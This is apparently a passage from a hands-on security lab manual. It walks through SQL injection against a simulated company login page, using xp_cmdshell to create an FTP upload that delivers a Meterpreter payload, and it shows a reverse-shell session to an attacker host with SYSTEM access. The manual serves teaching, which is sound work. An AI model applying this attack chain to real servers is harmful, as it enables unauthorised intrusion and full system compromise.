


Figure 48: Disable JavaScript

11. Go to the Public IP address of XYZ Company by typing this URL in your browser: <http://216.1.1.1>




Figure 49: Public Facing Website

12. Open the *sql.txt* file on the Desktop. Highlight the fifth non-blank line in the *sql.txt* file. Select edit, and then **Copy** from the menu.




Figure 50: Copying a Line of Text

13. Right-click in the username field and select **Paste**. Click the **Submit** button.



Figure 51: Inputting the Information into the Username Field

You should see a web page with the response displayed in the figure below:




Figure 52: Inputting the Information into the Username Field

14. Click the down arrow to the right of the URL bar and select **Company XYZ Login – 216.1.1.1**.



Figure 53: Returning to the Home Page

15. Highlight the sixth non-blank line of the sql.txt file. Select **Edit**, then **Copy** from the menu.




Figure 54: Copying a Line of Text

16. Right-click in the username field and select **Paste**. Click the **Submit** button.



Figure 55: Inputting the Information into the Username Field

You should see a web page with the response displayed in the figure below:



Figure 56: Inputting the Information into the Username Field

17. Click the down arrow to the right of the URL bar and select **Company XYZ Login – 216.1.1.1**.



Figure 57: Returning to the Home Page

18. Highlight the seventh non-blank line in sql.txt. Select **Edit**, and then **Copy** from the menu.




Figure 58: Copying a Line of Text

19. Right-click in the username field and select **Paste**. Click the **Submit** button.



Figure 59: Inputting the Information into the Username Field

20. You should see a web page with the response displayed in the figure below:



Figure 60: Inputting the Information into the Username Field

21. Click the down arrow to the right of the URL bar and select **Company XYZ Login – 216.1.1.1**.



Figure 61: Returning to the Home Page

22. Highlight the eighth non-blank line in the sql.txt file. Select **Edit**, and then **Copy** from the menu.




Figure 62: Copying a Line of Text

23. Right-click in the Username field and select **Paste**. Click the **Submit** button.



Figure 63: Inputting the Information into the Username Field

You should see a web page with the response displayed in the figure below:



Figure 64: Inputting the Information into the Username Field

24. Click the down arrow to the right of the URL bar and select **Company XYZ Login – 216.1.1.1**.



Figure 65: Returning to the Home Page

25. Highlight the ninth non-blank line in the sql.txt file. Select **Edit**, then **Copy** from the menu.




Figure 66: Copying a Line of Text

26. Right-click in the username field and select **Paste**. Click the **Submit** button.



Figure 67: Inputting the Information into the Username Field

You should see a web page with the response displayed in the figure below:



Figure 68: Inputting the Information into the Username Field

27. Click the down arrow to the right of the URL bar and select **Company XYZ Login – 216.1.1.1**.




Figure 69: Returning to the Home Page

28. Highlight the tenth non-blank line in the sql.txt file. Select **Edit**, then **Copy** from the menu.




Figure 70: Copying a Line of Text

29. Right-click in the username field and select **Paste**. Click the **Submit** button.



Figure 71: Inputting the Information into the Username Field

You should see a web page with the response displayed in the figure below:



Figure 72: Inputting the Information into the Username Field

30. Click the down arrow to the right of the URL bar and select **Company XYZ Login – 216.1.1.1**.



Figure 73: Returning to the Home Page

31. Go to the Public IP address of XYZ Company by typing this URL in your browser:
<http://216.1.1.1/download.txt>

You should have the same 6 lines in the figure below. If not, return to Step 12 of this task.




Figure 74: The Created FTP file

32. Click the down arrow to the right of the URL bar and select **Company XYZ Login – 216.1.1.1**.



Figure 75: Returning to the Home Page

33. Highlight the eleventh non-blank line in sql.txt. Select **Edit**, and then **Copy** from the menu.



Figure 76: Copying a Line of Text

34. Right-click in the Username field and select **Paste**. Click the **Submit** button.



Figure 77: Inputting the Information into the Username Field

You should see a web page with the response displayed in the figure below:



Figure 50: Inputting the Information into the Username Field

35. Click the down arrow to the right of the URL bar and select **Company XYZ Login – 216.1.1.1**.



Figure 79: Returning to the Home Page

36. Highlight the twelfth line in sql.txt. Select **Edit**, and then **Copy** from the menu.




Figure 80: Copying a Line of Text

37. Right-click in the username field and select **Paste**. Click the **Submit** button.



Figure 81: Inputting the Information into the Username Field

38. You should now have a Metasploit connection to the victim SQL server machine.

```
msf exploit(handler) > exploit

[*] Started reverse handler on 216.6.1.100:443
[*] Starting the payload handler...
[*] Sending stage (752128 bytes) to 216.1.1.1
[*] Meterpreter session 1 opened (216.6.1.100:443 -> 216.1.1.1:1025) at 2013-01-13 21:08:46 -0500

meterpreter >
```

Figure 51: A Meterpreter to the Victim (Thanks to SQL Injection)

39. Type the following command within Meterpreter to determine access level:
meterpreter > **getuid**

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Figure 52: Determining the Access Level

3.2 Conclusion

An attacker can use SQL injection to create an FTP (File Transfer Protocol) answer file that will allow them to upload a file through the stored procedure `xp_cmd shell`. If the file uploaded is a Meterpreter payload, it can also be executed through the `xp_cmd shell`, to establish a Meterpreter session between the victim and attacker.

References

1. Msfencode a Msfpayload Into An Existing Executable:
<http://carnal0wnage.attackresearch.com/2010/03/msfencode-msfpayload-into-existing.html>
2. Metasploit:
<http://www.metasploit.com/>
3. Metasploit Unleashed – Free Course:
http://www.offensive-security.com/metasploit-unleashed/Main_Page

